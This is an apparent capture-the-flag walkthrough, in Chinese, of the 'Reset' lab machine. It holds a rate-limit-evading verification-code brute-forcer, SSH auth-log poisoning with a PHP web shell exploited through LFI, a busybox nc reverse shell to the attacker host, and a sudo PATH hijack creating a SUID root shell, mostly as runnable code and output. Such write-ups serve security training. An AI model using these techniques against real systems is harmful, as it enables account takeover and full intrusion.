Mazesec_Reset

靶机来源: QQ群-660930334

难度:Easy

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 15:06 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00091s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00054s latency).
MAC Address: 08:00:27:8D:05:1E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.89
Host is up (0.00059s latency).
MAC Address: 08:00:27:5C:8C:ED (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.57 seconds

靶机IP:192.168.2.89

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~]
└─# nmap --min-rate 10000 -p- 192.168.2.89
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 15:08 +0800
Nmap scan report for 192.168.2.89
Host is up (0.00084s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:5C:8C:ED (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 50.83 seconds

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(root㉿kali)-[~]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.89
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 15:09 +0800
Nmap scan report for 192.168.2.89
Host is up (0.0014s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xE5\x86\x85\xE9\x83\xA8\xE7\x99\xBB\xE5\xBD\x95
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
MAC Address: 08:00:27:5C:8C:ED (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~]
└─# nmap -sU --top-ports 100 192.168.2.89
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 15:10 +0800
Nmap scan report for 192.168.2.89
Host is up (0.0013s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT STATE SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:5C:8C:ED (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 114.94 seconds

二、WEB渗透

1、80端口

访问80端口,是一个登录界面,可以对密码进行重置 img

2、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~/miaosec]
└─# gobuster dir -u http://192.168.2.89 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js,txt,bak
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.89
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,js,txt,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php (Status: 200) [Size: 827]
assets (Status: 301) [Size: 313] [--> http://192.168.2.89/assets/]
forgot.php (Status: 200) [Size: 658]
robots.txt (Status: 200) [Size: 15]
dashboard.php (Status: 302) [Size: 0] [--> /index.php]
verify.php (Status: 302) [Size: 0] [--> /forgot.php]
reset.php (Status: 302) [Size: 0] [--> /forgot.php]
server-status (Status: 403) [Size: 277]
Progress: 622063 / 1323348 (47.01%)^C

查看robots.txt,找到一个邮箱账号:xxxggg@maze.thl

3、密码重置

提示验证码是四位数字,同时经过测试发现,单个IP一次只能尝试5次 尝试修改X-Forwarded-For来伪造IP

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
import requests
import random
import time
import sys

TARGET_URL = "http://192.168.2.89/verify.php?rid=a9d981b285be9b03"
RID = "a9d981b285be9b03"
SESSION_ID = "k4ovspcj12lc1dp6m7qc5eguvl"

def get_random_ip():
return f"{random.randint(11, 254)}.{random.randint(1, 254)}.{random.randint(1, 254)}.{random.randint(1, 254)}"

print("[*] =========================================")
print(f"[*] 开始爆破目标: {TARGET_URL}")
print(f"[*] 当前使用的 Cookie: PHPSESSID={SESSION_ID}")
print("[*] 爆破策略: 0000-9999,每 5 次请求轮换一次 X-Forwarded-For")
print("[*] =========================================\n")

headers = {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36",
"Content-Type": "application/x-www-form-urlencoded",
"Cookie": f"PHPSESSID={SESSION_ID}",
"Referer": TARGET_URL,
"Origin": "http://192.168.2.4"

}

current_ip = get_random_ip()

for i in range(10000):
code = f"{i:04d}"

if i % 5 == 0 and i != 0:
current_ip = get_random_ip()

headers["X-Forwarded-For"] = current_ip

data = {
"rid": RID,
"code": code
}

try:
res = requests.post(TARGET_URL, data=data, headers=headers,allow_redirects=False, timeout=5)
location = res.headers.get("Location", "")

sys.stdout.write(f"\r[-] 正在尝试: {code} | 伪造IP: {current_ip} | 跳转到:{location}")
sys.stdout.flush()

# 【修复核心】只有当它跳转到非 verify.php 的页面时(比如 reset.php),才算真正成功!

if res.status_code == 302 and "reset" in location.lower():
print(f"\n\n[🎉] 恭喜!爆破成功!")
print(f"[+] 正确的验证码是: {code}")
print(f"[+] 服务器指引跳转到: {location}")
break

except requests.exceptions.RequestException as e:
print(f"\n[!] 网络请求报错: {e}")
time.sleep(1)

print("\n\n[*] 脚本执行完毕。")
┌──(root㉿kali)-[/tmp]
└─# python3 a.py
[*] =========================================
[*] 开始爆破目标: http://192.168.2.89/verify.php?rid=a9d981b285be9b03
[*] 当前使用的 Cookie: PHPSESSID=k4ovspcj12lc1dp6m7qc5eguvl
[*] 爆破策略: 0000-9999,每 5 次请求轮换一次 X-Forwarded-For
[*] =========================================

[-] 正在尝试: 9056 | 伪造IP: 144.93.218.212 | 跳转到:/reset.php?rid=a9d981b285be9b0333

[🎉] 恭喜!爆破成功!
[+] 正确的验证码是: 9056
[+] 服务器指引跳转到: /reset.php?rid=a9d981b285be9b03


[*] 脚本执行完毕。

成功进入密码重置 img

4、LFI漏洞利⽤


进入到页面 img

点击中/英文切换,发现存在一个路径

1
http://192.168.2.89/dashboard.php?lang=en

尝试读取/etc/passwd img


尝试遍历文件,看是否存在有价值的目录 img


/var/log/auth.log 会记录系统的认证信息,包括 SSH 的登录尝试。当我们尝试通过 SSH 登录时,如果我们故意把⽤户名写成⼀段 PHP 代码,SSH 守护进程(sshd)在记录失败登录信息时,就会把这段代码原封不动地写⼊到⽇志⽂件⾥。

注入脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
import paramiko

# 您的靶场⽬标 IP
target_ip = "192.168.2.89"

# 构造完整的 PHP ⼀句话 Payload 作为⽤户名
malicious_user = "<?php system($_GET[1]); ?>"

# 密码随便写,因为我们的⽬的只是让⽤户名被记录
password = "fake_password"

client = paramiko.SSHClient()

# ⾃动接受⽬标机器的 SSH 密钥
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

try:
print(f"[*] 正在尝试向 {target_ip} 注⼊恶意⽤户名...")
# 发起连接
client.connect(hostname=target_ip, username=malicious_user,password=password, timeout=5)
except paramiko.AuthenticationException:

# 认证失败是百分之百预期的,因为密码不对且⽤户不存在
print("[+] 注⼊完成!认证失败 (这是预期的)。请检查靶场的/var/log/auth.log。")

except Exception as e:
print(f"[-] 发⽣错误,连接失败: {e}")
finally:
client.close()
┌──(root㉿kali)-[/tmp]
└─# python3 b.py
[*] 正在尝试向 192.168.2.89 注⼊恶意⽤户名...
[+] 注⼊完成!认证失败 (这是预期的)。请检查靶场的/var/log/auth.log。

成功执行 img

三、获取shell

直接反弹shell

1
http://192.168.2.89/dashboard.php?lang=/var/log/auth.log&1=busybox nc 192.168.2.4 4444 -e /bin/bash

获得shell

1
2
3
4
5
6
┌──(root㉿kali)-[/tmp]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.89] 49126
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

稳定shell

1
2
3
4
5
6
7
8
/usr/bin/script -qc /bin/bash /dev/null
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

四、权限提升

1、获取xxxggg权限

查看端口信息,发现本地开放着3306端口

1
2
3
4
5
6
7
www-data@reset:/var/www/index/public$ ss -tlnup
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 128 *:80 *:*
tcp LISTEN 0 128 [::]:22 [::]:*

/var/www/index/bootstrap.php里面获取到账号和密码

1
2
3
4
5
6
7
8
www-data@reset:/var/www/index$ cat bootstrap.php 
<?php
session_start();
// Global application configuration.
$db_host = "localhost";
$db_user = "portaluser";
$db_pass = "PortalPass123!";
$db_name = "portal";

进入数据库,成功获取到xxxggg用户的密码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
www-data@reset:/var/www/index$ mysql -u portaluser -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 6
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use portal
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [portal]> show tables
-> ;
+------------------+
| Tables_in_portal |
+------------------+
| users |
+------------------+
1 row in set (0.000 sec)

MariaDB [portal]> SELECT * FROM users;
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 1 | xxxggg | xxxxxggggg |
+----+----------+------------+
1 row in set (0.004 sec)

使用凭证:xxxggg:xxxxxggggg成功进行登录

1
2
3
4
┌──(root㉿kali)-[~]
└─# ssh xxxggg@192.168.2.89
xxxggg@reset:~$ id
uid=1000(xxxggg) gid=1000(xxxggg) groups=1000(xxxggg)

2、获取root权限

查看sudp -l

1
2
3
4
5
6
xxxggg@reset:~$ sudo -l
Matching Defaults entries for xxxggg on localhost:
env_reset, mail_badpass

User xxxggg may run the following commands on localhost:
(root) NOPASSWD: /usr/local/bin/backup.sh

查看/backup.sh

1
2
3
4
5
6
xxxggg@reset:~$ cat /usr/local/bin/backup.sh 
#!/bin/bash

echo "[*] Running backup..."

tar -czf /tmp/site_backup.tar.gz /var/www

查看tar命令的PATH环境

1
2
3
4
xxxggg@reset:~$ which tar
/usr/bin/tar
xxxggg@reset:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

发现可以伪造tar

1
2
3
xxxggg@reset:~$ cd /tmp
xxxggg@reset:/tmp$ echo "cp /bin/bash /tmp/rootbash & chmod +s /tmp/rootbash" > tar
xxxggg@reset:/tmp$ chmod +x tar

劫持PATH环境

1
2
3
4
5
xxxggg@reset:/tmp$ sudo PATH=/tmp:$PATH /usr/local/bin/backup.sh
[*] Running backup...

xxxggg@reset:/tmp$ ls -la
-rwsr-sr-x 1 root root 1168776 Mar 18 04:13 rootbash

获取root权限

1
2
3
xxxggg@reset:/tmp$ /tmp/rootbash -p
rootbash-5.0# id
uid=1000(xxxggg) gid=1000(xxxggg) euid=0(root) egid=0(root) groups=0(root),1000(xxxggg)

五、查看FALG

1
2
3
rootbash-5.0# cat /root/root.txt /home/xxxggg/user.txt 
flag{root-21232f297a57a5a743894a0e4a801fc3}
flag{user-d41d8cd98f00b204e9800998ecf8427e}

Mazesec_Reset
http://miao-sec.github.io/Maze-sec/Mazesec-Reset/
作者
Miao
发布于
2026年3月18日
许可协议
BY-MIAO